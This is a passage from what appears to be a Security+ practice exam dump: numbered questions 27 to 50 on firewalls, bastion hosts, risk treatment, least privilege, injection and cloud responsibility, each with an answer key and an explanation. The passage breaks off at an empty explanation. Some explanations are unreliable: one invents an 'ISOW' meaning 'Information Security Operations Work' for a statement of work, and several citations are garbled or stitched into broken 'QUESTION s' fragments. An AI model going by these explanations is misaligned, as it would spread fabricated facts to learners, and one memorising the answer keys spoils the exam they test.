This rule will match any packet that has the source IP address of 10.1.4.9 and drop it. The other options are incorrect because they either have the wrong action, the wrong source address, or the wrong destination address. For example, option A has the source and destination addresses reversed, which means that it will block any packet that has the destination IP address of 10.1.4.9, which is not the intended goal. Option C has the wrong action, which is permit, which means that it will allow the packet to pass through the firewall, which is also not the intended goal. Option D has the same problem as option A, with the source and destination addresses reversed.
Reference=Firewall Rules -- CompTIA Security+ SY0-401: 1.2,Firewalls -- SY0-601 CompTIA Security+ : 3.3,Firewalls -- CompTIA Security+ SY0-501,Understanding Firewall Rules -- CompTIA Network+ N10-005: 5.5,Configuring Windows Firewall -- CompTIA A+ 220-1102 -- 1.6.

QUESTION 27
A company needs to provide administrative access to internal resources while minimizing the traffic allowed through the security boundary. Which of the following methods is most secure?

A. Implementing a bastion host
B. Deploying a perimeter network
C. Installing a WAF
D. Utilizing single sign-on

Answer: A

Explanation:
A bastion host is a special-purpose server that is designed to withstand attacks and provide secure access to

internal resources. A bastion host is usually placed on the edge of a network, acting as a gateway or proxy to the internal network. A bastion host can be configured to allowonly certain types of traffic, such as SSH or HTTP, and block all other traffic. A bastion host can also run security software such as firewalls, intrusion detection systems, and antivirus programs to monitor and filter incoming and outgoing traffic.A bastion host can provide administrative access to internal resources by requiring strong authentication and encryption, and by logging all activities for auditing purposes12.
A bastion host is the most secure method among the given options because it minimizes the traffic allowed through the security boundary and provides a single point of control and defense.A bastion host can also isolate the internal network from direct exposure to the internet or other untrusted networks, reducing the attack surface and the risk of compromise3.
Deploying a perimeter network is not the correct answer, because a perimeter network is a network segment that separates the internal network from the external network. A perimeter network usually hosts public-facing services such as web servers, email servers, or DNS servers that need to be accessible from the internet. A perimeter network does not provide administrative access to internal resources, but rather protects them from unauthorized access.A perimeter network can also increase the complexity and cost of network management and security4.
Installing a WAF is not the correct answer, because a WAF is a security tool that protects web applications from common web-based attacks by monitoring, filtering, and blocking HTTP traffic. A WAF can prevent attacks such as cross-site scripting, SQL injection, or file inclusion, among others. A WAF does not provide administrative access to internal resources, but rather protects them from web application vulnerabilities.A WAF is also not a comprehensive solution for network security, as it only operates at the application layer and does not protect against other types of attacks or threats5.
Utilizing single sign-on is not the correct answer, because single sign-on is a method of authentication that allows users to access multiple sites, services, or applications with one username and password. Single sign-on can simplify the sign-in process for users and reduce the number of passwords they have to remember and manage. Single sign-on does not provide administrative access to internal resources, but rather enables access to various resources that the user is authorized to use.Single sign-on can also introduce security risks if the user's credentials are compromised or if the single sign-on provider is breached6.Reference=1:Bastion host - Wikipedia,2:14 Best Practices to Secure SSH Bastion Host - goteleport.com,3:The Importance Of Bastion Hosts In Network Security,4:What is the network perimeter? | Cloudflare,5:What is a WAF? | Web Application Firewall explained,6: [What is single sign-on (SSO)? - Definition from WhatIs.com]

QUESTION 28
A security analyst is reviewing alerts in the SIEM related to potential malicious network traffic coming from an employee's corporate laptop. The security analyst has determined that additional data about the executable running on the machine is necessary to continue the investigation. Which of the following logs should the analyst use as a data source?

A. Application
B. IPS/IDS
C. Network
D. Endpoint

Answer: D

Explanation:
An endpoint log is a file that contains information about the activities and events that occur on an end-user device, such as a laptop, desktop, tablet, or smartphone. Endpoint logs can provide valuable data for security analysts, such as the processes running on the device, the network connections established, the files accessed or modified, the user actions performed, and the applications installed or updated. Endpoint logs can also record the details of any executable files running on the device, such as the name, path, size, hash, signature, and permissions of the executable.

An application log is a file that contains information about the events that occur within a software application, such as errors, warnings, transactions, or performance metrics. Application logs can help developers and administrators troubleshoot issues, optimize performance, and monitor user behavior. However, application logs may not provide enough information about the executable files running on the device, especially if they are malicious or unknown.
An IPS/IDS log is a file that contains information about the network traffic that is monitored and analyzed by an intrusion prevention system (IPS) or an intrusion detection system (IDS). IPS/IDS logs can help security analysts identify and block potential attacks, such as exploit attempts, denial-of-service (DoS) attacks, or malicious scans. However, IPS/IDS logs may not provide enough information about the executable files running on the device, especially if they are encrypted, obfuscated, or use legitimate protocols.
A network log is a file that contains information about the network activity and communication that occurs between devices, such as IP addresses, ports, protocols, packets, or bytes. Network logs can help security analysts understand the network topology, traffic patterns, and bandwidth usage. However, network logs may not provide enough information about the executable files running on the device, especially if they are hidden, spoofed, or use proxy servers.
Therefore, the best log type to use as a data source for additional information about the executable running on the machine is the endpoint log, as it can provide the most relevant and detailed data about the executable file and its behavior.
Reference= https://www.crowdstrike.com/cybersecurity-101/observability/application-log/ https://owasp.org/www-project-proactive-controls/v3/en/c9-security-logging

---

QUESTION 29
A cyber operations team informs a security analyst about a new tactic malicious actors are using to compromise networks.
SIEM alerts have not yet been configured. Which of the following best describes what the security analyst should do to identify this behavior?

A. [Digital forensics
B. E-discovery
C. Incident response
D. Threat hunting

Answer: D

Explanation:
Threat hunting is the process of proactively searching for signs of malicious activity or compromise in a network, rather than waiting for alerts or indicators of compromise (IOCs) to appear. Threat hunting can help identify new tactics, techniques, and procedures (TTPs) used by malicious actors, as well as uncover hidden or stealthy threats that may have evaded detection by security tools. Threat hunting requires a combination of skills, tools, and methodologies, such as hypothesis generation, data collection and analysis, threat intelligence, and incident response. Threat hunting can also help improve the security posture of an organization by providing feedback and recommendations for security improvements.Reference=CompTIA Security+ Certification Exam Objectives, Domain 4.1: Given a scenario, analyze potential indicators of malicious activity.CompTIA Security+ Study Guide (SY0-701), Chapter 4: Threat Detection and Response, page 153.Threat Hunting -- SY0-701 CompTIA Security+ : 4.1, Video 3:18.CompTIA Security+ Certification Exam SY0-701 Practice Test 1,

---

QUESTION 3.

QUESTION 30
A company purchased cyber insurance to address items listed on the risk register. Which of the following strategies does this represent?

A. Accept
B. Transfer
C. Mitigate
D. Avoid

Answer: B

Explanation:
Cyber insurance is a type of insurance that covers the financial losses and liabilities that result from cyberattacks, such as data breaches, ransomware, denial-of-service, phishing, or malware. Cyber insurance can help a company recover from the costs of restoring data, repairing systems, paying ransoms, compensating customers, or facing legal actions. Cyber insurance is one of the possible strategies that a company can use to address the items listed on the risk register. A riskregister is a document that records the identified risks, their probability, impact, and mitigation strategies for a project or an organization. The four common risk mitigation strategies are:
Accept: The company acknowledges the risk and decides to accept the consequences without taking any action to reduce or eliminate the risk. This strategy is usually chosen when the risk is low or the cost of mitigation is too high.
Transfer: The company transfers the risk to a third party, such as an insurance company, a vendor, or a partner. This strategy is usually chosen when the risk is high or the company lacks the resources or expertise to handle the risk.
Mitigate: The company implements controls or measures to reduce the likelihood or impact of the risk. This strategy is usually chosen when the risk is moderate or the cost of mitigation is reasonable.
Avoid: The company eliminates the risk by changing the scope, plan, or design of the project or the organization. This strategy is usually chosen when the risk is unacceptable or the cost of mitigation is too high.
By purchasing cyber insurance, the company is transferring the risk to the insurance company, which will cover the financial losses and liabilities in case of a cyberattack. Therefore, the correct answer is B.
Transfer.Reference=CompTIA Security+ Study Guide (SY0-701), Chapter 8: Governance, Risk, and Compliance, page 377.Professor Messer's Security+ Training Course, Section 8.1: Risk Management,
video: Risk Mitigation Strategies (5:37).

QUESTION 31
A security administrator would like to protect data on employees' laptops. Which of the following encryption techniques should the security administrator use?

A. Partition
B. Asymmetric
C. Full disk
D. Database

Answer: C

Explanation:
Full disk encryption (FDE) is a technique that encrypts all the data on a hard drive, including the operating system, applications, and files. FDE protects the data from unauthorized access in case the laptop is lost, stolen, or disposed of without proper sanitization. FDE requires the user to enter a password, a PIN, a smart card, or a biometric factor to unlock the drive and boot the system. FDE can be implemented by using software solutions, such as BitLocker, FileVault, or VeraCrypt, or by using hardware solutions, such as self-encrypting drives (SEDs) or TrustedPlatform Modules (TPMs). FDE is a recommended encryption technique for laptops and other mobile devices that store sensitive data.
Partition encryption is a technique that encrypts only a specific partition or volume on a hard drive, leaving the

rest of the drive unencrypted. Partition encryption is less secure than FDE, as it does not protect the entire drive and may leave traces of data on unencrypted areas. Partition encryption is also less convenient than FDE, as it requires the user to mount and unmount the encrypted partition manually.
Asymmetric encryption is a technique that uses a pair of keys, one public and one private, to encrypt and decrypt data. Asymmetric encryption is mainly used for securing communication, such as email, web, or VPN, rather than for encrypting data at rest. Asymmetric encryption is also slower and more computationally intensive than symmetric encryption, which is the type of encryption used by FDE and partition encryption.
Database encryption is a technique that encrypts data stored in a database, such as tables, columns, rows, or cells. Database encryption can be done at the application level, the database level, or the file system level. Database encryption is useful for protecting data from unauthorized access by database administrators, hackers, or malware, but it does not protect the data from physical theft or loss of the device that hosts the database.
Reference=Data Encryption -- CompTIA Security+ SY0-401: 4.4,CompTIA Security+ Cheat Sheet and PDF | Zero To Mastery,CompTIA Security+ SY0-601 Certification Course - Cybr,Application Hardening -- SY0-601 CompTIA Security+ : 3.2.

QUESTION 32
Which of the following security control types does an acceptable use policy best represent?

A. Detective
B. Compensating
C. Corrective
D. Preventive

Answer: D

Explanation:
An acceptable use policy (AUP) is a set of rules that govern how users can access and use a corporate network or the internet. The AUP helps companies minimize their exposure to cyber security threats and limit other risks. The AUP also serves as a notice to users about what they are not allowed to do and protects the company against misuse of their network.Users usually have to acknowledge that they understand and agree to the rules before accessing the network1.
An AUP best represents a preventive security control type, because it aims to deter or stop potential security incidents from occurring in the first place. A preventive control is proactive and anticipates possible threats and vulnerabilities, and implements measures to prevent themfrom exploiting or harming the system or the data.A preventive control can be physical, technical, or administrative in nature2.
Some examples of preventive controls are:
Locks, fences, or guards that prevent unauthorized physical access to a facility or a device
Firewalls, antivirus software, or encryption that prevent unauthorized logical access to a network or a system
Policies, procedures, or training that prevent unauthorized or inappropriate actions or behaviors by users or employees
An AUP is an example of an administrative preventive control, because it defines the policies and procedures that users must follow to ensure the security and proper use of the network and the IT resources. An AUP can prevent users from engaging in activities that could compromise the security, performance, or availability of the network or the system, such as:
Downloading or installing unauthorized or malicious software
Accessing or sharing sensitive or confidential information without authorization or encryption
Using the network or the system for personal, illegal, or unethical purposes
Bypassing or disabling security controls or mechanisms
Connecting unsecured or unapproved devices to the network
By enforcing an AUP, a company can prevent or reduce the likelihood of security breaches, data loss, legal liability, or reputational damage caused by user actions or inactions3.

Reference=1:How to Create an Acceptable Use Policy - CoreTech,2: [Security Control Types: Preventive, Detective, Corrective, and Compensating],3:Why You Need A Corporate Acceptable Use Policy - CompTIA

QUESTION 33
An IT manager informs the entire help desk staff that only the IT manager and the help desk lead will have access to the administrator console of the help desk software. Which of the following security techniques is the IT manager setting up?

A. Hardening
B. Employee monitoring
C. Configuration enforcement
D. Least privilege

Answer: D

Explanation:
The principle of least privilege is a security concept that limits access to resources to the minimum level needed for a user, a program, or a device to perform a legitimate function. It is a cybersecurity best practice that protects high-value data and assets from compromise or insider threat. Least privilege can be applied to different abstraction layers of a computing environment, such as processes, systems, or connected devices. However, it is rarely implemented in practice.
In this scenario, the IT manager is setting up the principle of least privilege by restricting access to the administrator console of the help desk software to only two authorized users: the IT manager and the help desk lead. This way, the IT manager can prevent unauthorized or accidental changes to the software configuration, data, or functionality by other help desk staff. The other help desk staff will only have access to the normal user interface of the software, which is sufficient for them to perform their job functions.
The other options are not correct. Hardening is the process of securing a system by reducing its surface of vulnerability, such as by removing unnecessary software, changing default passwords, or disabling unnecessary services. Employee monitoring is the surveillance of workers' activity, such as by tracking web browsing, application use, keystrokes, or screenshots. Configuration enforcement is the process of ensuring that a system adheres to a predefined set of security settings, such as by applying a patch, a policy, or a template.
Reference=
https://en.wikipedia.org/wiki/Principle_of_least_privilege
https://en.wikipedia.org/wiki/Principle_of_least_privilege

QUESTION 34
Which of the following is the most likely to be used to document risks, responsible parties, and thresholds?

A. Risk tolerance
B. Risk transfer
C. Risk register
D. Risk analysis

Answer: C

Explanation:
A risk register is a document that records and tracks the risks associated with a project, system, or organization. A risk register typically includes information such as the risk description, the risk owner, the risk probability, the risk impact, the risk level, the risk response strategy, and the risk status. A risk register can help identify, assess, prioritize, monitor, and control risks, as well as communicate them to relevant stakeholders. A risk register can also help document the risk tolerance and thresholds of an organization, which

are the acceptable levels of risk exposure and the criteria for escalating or mitigating risks.Reference=CompTIA Security+ Certification Exam Objectives, Domain 5.1: Explain the importance of policies, plans, and procedures related to organizational security.CompTIA Security+ Study Guide (SY0-701), Chapter 5: Governance, Risk, and Compliance, page 211.CompTIA Security+ Certification Guide, Chapter 2: Risk Management, page 33.CompTIA Security+ Certification Exam SY0-701 Practice Test 1,

---

QUESTION 4.

QUESTION 35
Which of the following should a security administrator adhere to when setting up a new set of firewall rules?

A. Disaster recovery plan
B. Incident response procedure
C. Business continuity plan
D. Change management procedure

Answer: D

Explanation:
A change management procedure is a set of steps and guidelines that a security administrator should adhere to when setting up a new set of firewall rules. A firewall is a device or software that can filter, block, or allow network traffic based on predefined rules or policies. A firewall rule is a statement that defines the criteria and action for a firewall to apply to a packet or a connection. For example, a firewall rule can allow or deny traffic based on the source and destination IP addresses, ports, protocols, or applications. Setting up a new set of firewall rules is a type of change that can affect the security, performance, and functionality of the network. Therefore, a change management procedure is necessary to ensure that the change is planned, tested, approved, implemented, documented, and reviewed in a controlled and consistent manner. A change management procedure typically includes the following elements:
A change request that describes the purpose, scope, impact, and benefits of the change, as well as the roles and responsibilities of the change owner, implementer, and approver.
A change assessment that evaluates the feasibility, risks, costs, and dependencies of the change, as well as the alternatives and contingency plans.
A change approval that authorizes the change to proceed to the implementation stage, based on the criteria and thresholds defined by the change policy.
A change implementation that executes the change according to the plan and schedule, and verifies the results and outcomes of the change.
A change documentation that records the details and status of the change, as well as the lessons learned and best practices.
A change review that monitors and measures the performance and effectiveness of the change, and identifies any issues or gaps that need to be addressed or improved.
A change management procedure is important for a security administrator to adhere to when setting up a new set of firewall rules, as it can help to achieve the following objectives:
Enhance the security posture and compliance of the network by ensuring that the firewall rules are aligned with the security policies and standards, and that they do not introduce any vulnerabilities or conflicts.
Minimize the disruption and downtime of the network by ensuring that the firewall rules are tested and validated before deployment, and that they do not affect the availability or functionality of the network services or applications.
Improve the efficiency and quality of the network by ensuring that the firewall rules are optimized and updated according to the changing needs and demands of the network users and stakeholders, and that they do not cause any performance or compatibility issues.
Increase the accountability and transparency of the network by ensuring that the firewall rules are documented and reviewed regularly, and that they are traceable and auditable by the relevant authorities and parties.

The other options are not correct because they are not related to the process of setting up a new set of firewall rules. A disaster recovery plan is a set of policies and procedures that aim to restore the normal operations of an organization in the event of a system failure, natural disaster, or other emergency. An incident response procedure is a set of steps and guidelines that aim to contain, analyze, eradicate, and recover from a security incident, such as a cyberattack, data breach, or malware infection. A business continuity plan is a set of strategies and actions that aim to maintain the essential functions and operations of an organization during and after a disruptive event, such as a pandemic, power outage, or civil unrest.Reference=CompTIA Security+ Study Guide (SY0-701), Chapter 7: Resilience and Recovery, page 325.Professor Messer's CompTIA SY0-701 Security+ Training Course, Section 1.3: Security Operations, video: Change Management (5:45).

QUESTION 36
A company is expanding its threat surface program and allowing individuals to security test the company's internet-facing application. The company will compensate researchers based on the vulnerabilities discovered. Which of the following best describes the program the company is setting up?

A. Open-source intelligence
B. Bug bounty
C. Red team
D. Penetration testing

Answer: B

Explanation:
A bug bounty is a program that rewards security researchers for finding and reporting vulnerabilities in an application or system. Bug bounties are often used by companies to improve their security posture and incentivize ethical hacking. A bug bounty program typically defines the scope, rules, and compensation for the researchers.Reference=CompTIA Security+ Study Guide with over 500 Practice Test

---

QUESTION s: Exam SY0-701,
9th Edition, Chapter 1, page 10. CompTIA Security+ (SY0-701) Certification Exam Objectives, Domain 1.1, page 2.

QUESTION 37
Which of the following threat actors is the most likely to use large financial resources to attack critical systems located in other countries?

A. Insider
B. Unskilled attacker
C. Nation-state
D. Hacktivist

Answer: C

Explanation:
A nation-state is a threat actor that is sponsored by a government or a political entity to conduct cyberattacks against other countries or organizations. Nation-states have large financial resources, advanced technical skills, and strategic objectives that may target critical systems such as military, energy, or infrastructure.Nationstates are often motivated by espionage, sabotage, or warfare12.Reference=1: CompTIA Security+ SY0-701 Certification Study Guide, Page 42: Threat Actors -- CompTIA Security+ SY0-701 -- 2.1, video by Professor Messer.

QUESTION 38
Which of the following enables the use of an input field to run commands that can view or manipulate data?

A. Cross-site scripting
B. Side loading
C. Buffer overflow
D. SQL injection

Answer: D

Explanation:
= SQL injection is a type of attack that enables the use of an input field to run commands that can view or manipulate data in a database. SQL stands for Structured Query Language, which is a language used to communicate with databases. By injecting malicious SQL statements into an input field, an attacker can bypass authentication, access sensitive information, modify or delete data, or execute commands on the server. SQL injection is one of the most common and dangerous web application vulnerabilities.Reference=CompTIA Security+ Study Guide with over 500 Practice Test

---

QUESTION s: Exam SY0-701, 9th Edition, Chapter 5, page 195.
CompTIA Security+ SY0-701 Exam Objectives, Domain 1.1, Page .

QUESTION 39
Employees in the research and development business unit receive extensive training to ensure they understand how to best protect company data. Which of the following is the type of data these employees are most likely to use in day-to-day work activities?

A. Encrypted
B. Intellectual property
C. Critical
D. Data in transit

Answer: B

Explanation:
Intellectual property is a type of data that consists of ideas, inventions, designs, or other creative works that have commercial value and are protected by law. Employees in the research and development business unit are most likely to use intellectual property data in their day-to-day work activities, as they are involved in creating new products or services for the company. Intellectual property data needs to be protected from unauthorized use, disclosure, or theft, as it can give the company a competitive advantage in the market. Therefore, these employees receive extensive training to ensure they understand how to best protect this type of data.Reference=CompTIA Security+ SY0-701 Certification Study Guide, Page 0;Professor Messer's CompTIA SY0-701 Security+ Training Course, video 1.2 - Security Concepts, 7:57 - 9:03.

QUESTION 40
A company has begun labeling all laptops with asset inventory stickers and associating them with employee IDs. Which of the following security benefits do these actions provide? (Choose two.)

A. If a security incident occurs on the device, the correct employee can be notified.
B. The security team will be able to send user awareness training to the appropriate device.
C. Users can be mapped to their devices when configuring software MFA tokens.
D. User-based firewall policies can be correctly targeted to the appropriate laptops.
E. When conducting penetration testing, the security team will be able to target the desired laptops.

F. Company data can be accounted for when the employee leaves the organization.

Answer: A, F

Explanation:
Labeling all laptops with asset inventory stickers and associating them with employee IDs can provide several security benefits for a company. Two of these benefits are:
A . If a security incident occurs on the device, the correct employee can be notified. An asset inventory sticker is a label that contains a unique identifier for a laptop, such as a serial number, a barcode, or a QR code. By associating this identifier with an employee ID, the security team can easily track and locate the owner of the laptop in case of a security incident, such as a malware infection, a data breach, or a theft. This way, the security team can notify the correct employee about the incident, and provide them with the necessary instructions or actions to take,such as changing passwords, scanning for viruses, or reporting the loss. This can help to contain the incident, minimize the damage, and prevent further escalation.
F . Company data can be accounted for when the employee leaves the organization. When an employee leaves the organization, the company needs to ensure that all the company data and assets are returned or deleted from the employee's laptop. By labeling the laptop with an asset inventory sticker and associating it with an employee ID, the company can easily identify and verify the laptop that belongs to the departing employee, and perform the appropriate data backup, wipe, or transfer procedures. This can help to protect the company data from unauthorized access, disclosure, or misuse by the former employee or any other party.
The other options are not correct because they are not related to the security benefits of labeling laptops with asset inventory stickers and associating them with employee IDs. B. The security team will be able to send user awareness training to the appropriate device. User awareness training is a type of security education that aims to improve the knowledge and behavior of users regarding security threats and best practices. The security team can send user awareness training to the appropriate device by using the email address, username, or IP address of the device, not the asset inventory sticker or the employee ID. C. Users can be mapped to their devices when configuring software MFA tokens. Software MFA tokens are a type of multi-factor authentication that uses a software application to generate a one-time password or a push notification for verifying the identity of a user. Users can be mapped to their devices when configuring software MFA tokens by using the device ID, phone number, or email address of the device, not the asset inventory sticker or the employee ID. D. User-based firewall policies can be correctly targeted to the appropriate laptops. User-based firewall policies are a type of firewall rules that apply to specific users or groups of users, regardless of the device or location they use to access the network. User-based firewall policies can be correctly targeted to the appropriate laptops by using the username, domain, or certificate of the user, not the asset inventory sticker or the employee ID. E. When conducting penetration testing, the security team will be able to target the desired laptops. Penetration testing is a type of security assessment that simulates a real-world attack on a network or system to identify and exploit vulnerabilities. When conducting penetration testing, the security team will be able to target the desired laptops by using the IP address, hostname, or MAC address of the laptop, not the asset inventory sticker or the employee ID.Reference=CompTIA Security+ Study Guide (SY0-701), Chapter 1: General Security Concepts, page 17.Professor Messer's Security+ Training Course, Section
1.4: Asset Management, video: Asset Inventory (6:12).

QUESTION 41
A technician wants to improve the situational and environmental awareness of existing users as they transition from remote to in-office work. Which of the following is the best option?

A. Send out periodic security reminders.
B. Update the content of new hire documentation.
C. Modify the content of recurring training.D Implement a phishing campaign

Answer: C

Explanation:
Recurring training is a type of security awareness training that is conducted periodically to refresh and update the knowledge and skills of the users. Recurring training can help improve the situational and environmental awareness of existing users as they transition from remote to in-office work, as it can cover the latest threats, best practices, and policies that are relevant to their work environment. Modifying the content of recurring training can ensure that the users are aware of the current security landscape and the expectations of their roles.Reference=CompTIA Security+ Study Guide with over 500 Practice Test

---

QUESTION s: Exam SY0-701, 9th
Edition, Chapter 5, page 232. CompTIA Security+ (SY0-701) Certification Exam Objectives, Domain 5.1, page 18.

QUESTION 42
A newly appointed board member with cybersecurity knowledge wants the board of directors to receive a quarterly report detailing the number of incidents that impacted the organization. The systems administrator is creating a way to present the data to the board of directors. Which of the following should the systems administrator use?

A. Packet captures
B. Vulnerability scans
C. Metadata
D. Dashboard

Answer: D

Explanation:
A dashboard is a graphical user interface that provides a visual representation of key performance indicators, metrics, and trends related to security events and incidents. A dashboard can help the board of directors to understand the number and impact of incidents that affected the organization in a given period, as well as the status and effectiveness of the security controls and processes.A dashboard can also allow the board of directors to drill down into specific details or filter the data by various criteria12.
A packet capture is a method of capturing and analyzing the network traffic that passes through a device or a network segment.A packet capture can provide detailed information about the source, destination, protocol, and content of each packet, but it is not a suitable way to present a summary of incidents to the board of directors13.
A vulnerability scan is a process of identifying and assessing the weaknesses and exposures in a system or a network that could be exploited by attackers.A vulnerability scan can help the organization to prioritize and remediate the risks and improve the security posture, but it is not a relevant way to report the number of incidents that occurred in a quarter14.
Metadata is data that describes other data, such as its format, origin, structure, or context.Metadata can provide useful information about the characteristics and properties of data, but it is not a meaningful way to communicate the impact and frequency of incidents to the board of directors.Reference=1: CompTIA Security+ SY0-701 Certification Study Guide, page 3722: SIEM Dashboards -- SY0-601 CompTIA Security+ : 4.3, video by Professor Messer3: CompTIA Security+ SY0-701 Certification Study Guide, page 3464: CompTIA Security+ SY0-701 Certification Study Guide, page 362. : CompTIA Security+ SY0-701 Certification Study Guide, Page 7.

QUESTION 43
A systems administrator receives the following alert from a file integrity monitoring tool:
The hash of the cmd.exe file has changed.
The systems administrator checks the OS logs and notices that no patches were applied in the last two months. Which of the following most likely occurred?

A. The end user changed the file permissions.
B. A cryptographic collision was detected.
C. A snapshot of the file system was taken.
D. A rootkit was deployed.

Answer: D

Explanation:
A rootkit is a type of malware that modifies or replaces system files or processes to hide its presence and activity. A rootkit can change the hash of the cmd.exe file, which is a command-line interpreter for Windows systems, to avoid detection by antivirus or file integrity monitoring tools. A rootkit can also grant the attacker remote access and control over the infected system, as well as perform malicious actions such as stealing data, installing backdoors, or launching attacks on other systems. A rootkit is one of the most difficult types of malware to remove, as it can persist even after rebooting or reinstalling the OS.Reference=CompTIA Security+ Study Guide with over 500 Practice Test

---

QUESTION s: Exam SY0-701, 9th Edition, Chapter 4, page 147. CompTIA Security+ SY0-701 Exam Objectives, Domain 1.2, Page .

QUESTION 44
Which of the following roles, according to the shared responsibility model, is responsible for securing the company's database in an IaaS model for a cloud environment?

A. Client
B. Third-party vendor
C. Cloud provider
D. DBA

Answer: A

Explanation:
According to the shared responsibility model, the client and the cloud provider have different roles and responsibilities for securing the cloud environment, depending on the service model. In an IaaS (Infrastructure as a Service) model, the cloud provider is responsible for securing the physical infrastructure, such as the servers, storage, and network devices, while the client is responsible for securing the operating systems, applications, and data that run on the cloud infrastructure. Therefore, the client is responsible for securing the company's database in an IaaS model for a cloud environment, as the database is an application that stores data. The client can use various security controls, such as encryption, access control, backup, and auditing, to protect the database from unauthorized access, modification, or loss. The third-party vendor and the DBA (Database Administrator) are not roles defined by the shared responsibility model, but they may be involved in the implementation or management of the database security.Reference=CompTIA Security+ SY0-701 Certification Study Guide, page 263-264;Professor Messer's Security+ Training Course, video 3.1 - Cloud and Virtualization, 5:00 - 7:40.

QUESTION 45
A client asked a security company to provide a document outlining the project, the cost, and the completion time frame. Which of the following documents should the company provide to the client?

A. MSA
B. SLA
C. BPA
D. SOW

Answer: D

Explanation:
An ISOW is a document that outlines the project, the cost, and the completion time frame for a security company to provide a service to a client. ISOW stands for Information Security Operations Work, and it is a type of contract that specifies the scope, deliverables, milestones, and payment terms of a security project. An ISOW is usually used for one-time or short-term projects that have a clear and defined objective and outcome. For example, an ISOW can be used for a security assessment, a penetration test, a security audit, or a security training.
The other options are not correct because they are not documents that outline the project, the cost, and the completion time frame for a security company to provide a service to a client. A MSA is a master service agreement, which is a type of contract that establishes the general terms and conditions for a long-term or ongoing relationship between a security company and a client. A MSA does not specify the details of each individual project, but rather sets the framework for future projects that will be governed by separate statements of work (SOWs). A SLA is a servicelevel agreement, which is a type of contract that defines the quality and performance standards for a security service provided by a security company to a client. A SLA usually includes the metrics, targets, responsibilities, and penalties for measuring and ensuring the service level. A BPA is a business partnership agreement, which is a type of contract that establishes the roles and expectations for a strategic alliance between two or more security companies that collaborate to provide a joint service to a client. A BPA usually covers the objectives, benefits, risks, and obligations of the partnership.Reference=CompTIA Security+ Study Guide (SY0-701), Chapter 8: Governance, Risk, and Compliance, page 387.Professor Messer's Security+ Training Course, Section 8.2:
Compliance and Controls, video: Contracts and Agreements (5:12).

QUESTION 46
A security team is reviewing the findings in a report that was delivered after a third party performed a penetration test. One of the findings indicated that a web application form field is vulnerable to cross-site scripting. Which of the following application security techniques should the security analyst recommend the developer implement to prevent this vulnerability?

A. Secure cookies
B. Version control
C. Input validation
D. Code signing

Answer: C

Explanation:
Input validation is a technique that checks the user input for any malicious or unexpected data before processing it by the web application. Input validation can prevent cross-site scripting (XSS) attacks, which exploit the vulnerability of a web application to execute malicious scripts in the browser of a victim. XSS attacks can compromise the confidentiality, integrity, and availability of the web application and its users. Input validation can be implemented on both the client-side and the server-side, but server-side validation is more reliable and secure. Input validation can use various methods, such as whitelisting, blacklisting, filtering, escaping, encoding, and sanitizing the input data.Reference=CompTIA Security+ Study Guide with over 500 Practice Test

---

QUESTION s: Exam SY0-701, 9th Edition, Chapter 2, Page 0. CompTIA Security+ (SY0-701) Certification Exam Objectives, Domain 3.2, page 11.Application Security -- SY0-601 CompTIA Security+ : 3.2

QUESTION 47
Which of the following must be considered when designing a high-availability network? (Choose two).

A. Ease of recovery
B. Ability to patch
C. Physical isolation
D. Responsiveness
E. Attack surface
F. Extensible authentication

Answer: A, E

Explanation:
A high-availability network is a network that is designed to minimize downtime and ensure continuous operation even in the event of a failure or disruption.A high-availability network must consider the following factors12:
Ease of recovery: This refers to the ability of the network to restore normal functionality quickly and efficiently after a failure or disruption. Ease of recovery can be achieved by implementing backup and restore procedures, redundancy and failover mechanisms, fault tolerance and resilience, and disaster recovery plans.
Attack surface: This refers to the amount of exposure and vulnerability of the network to potential threats and attacks. Attack surface can be reduced by implementing security controls such as firewalls, encryption, authentication, access control, segmentation, and hardening.
The other options are not directly related to high-availability network design:
Ability to patch: This refers to the process of updating and fixing software components to address security issues, bugs, or performance improvements. Ability to patch is important for maintaining the security and functionality of the network, but it is not a specific factor for high-availability network design.
Physical isolation: This refers to the separation of network components or devices from other networks or physical environments. Physical isolation can enhance the security and performance of the network, but it can also reduce the availability and accessibility of the network resources.
Responsiveness: This refers to the speed and quality of the network's performance and service delivery. Responsiveness can be measured by metrics such as latency, throughput, jitter, and packet loss. Responsiveness is important for ensuring customer satisfaction and user experience, but it is not a specific factor for high-availability network design.
Extensible authentication: This refers to the ability of the network to support multiple and flexible authentication methods and protocols. Extensible authentication can improve the security and convenience of the network, but it is not a specific factor for high-availability network design.
Reference=1: CompTIA Security+ SY0-701 Certification Study Guide, Page 72: High Availability -- CompTIA Security+ SY0-701 -- 3.4, video by Professor Messer.

QUESTION 48
A mid-sized healthcare organization is implementing a new data classification system to protect patient information. The security team needs to establish controls that ensure only authorized personnel can access sensitive health records, while also maintaining an audit trail of all access attempts. Which of the following security principles directly supports this requirement?

A. Least privilege combined with accountability through logging and monitoring
B. Defense in depth using multiple firewall layers to block unauthorized network traffic
C. Separation of duties by dividing access responsibilities among multiple administrators
D. Non-repudiation through the implementation of digital certificates for all users

Answer: A

Explanation:
The correct answer is least privilege combined with accountability through logging and monitoring.
This scenario requires two key security principles: least privilege (granting only the minimum necessary access) and accountability (maintaining records of who accessed what and when). Together, these principles ensure authorized access while creating an audit trail. Defense in depth addresses layered security but doesn't specifically address access control or user accountability. Separation of duties divides responsibilities but isn't the primary principle for access control in this context. Non-repudiation prevents denial of actions, but the scenario emphasizes access control and auditability rather than preventing denial of participation.

QUESTION 49
A technician needs to apply a high-priority patch to a production system. Which of the following steps should be taken first?

A. Air gap the system.
B. Move the system to a different network segment.
C. Create a change control request.
D. Apply the patch to the system.

Answer: C

Explanation:
= A change control request is a document that describes the proposed change to a system, the reason for the change, the expected impact, the approval process, the testing plan, the implementation plan, the rollback plan, and the communication plan. A change control request is a best practice for applying any patch to a production system, especially a high-priority one, as it ensures that the change is authorized, documented, tested, and communicated. A change control request also minimizes the risk of unintended consequences, such as system downtime, data loss, or security breaches.Reference=CompTIA Security+ Study Guide with over 500 Practice Test

---

QUESTION s: Exam SY0-701, 9th Edition, Chapter 6, page 235. CompTIA Security+ SY0-701 Exam Objectives, Domain 4.1, page 13.

QUESTION 50
Which of the following describes the reason root cause analysis should be conducted as part of incident response?

A. To gather loCs for the investigation
B. To discover which systems have been affected
C. To eradicate any trace of malware on the network
D. To prevent future incidents of the same nature

Answer: D

Explanation:
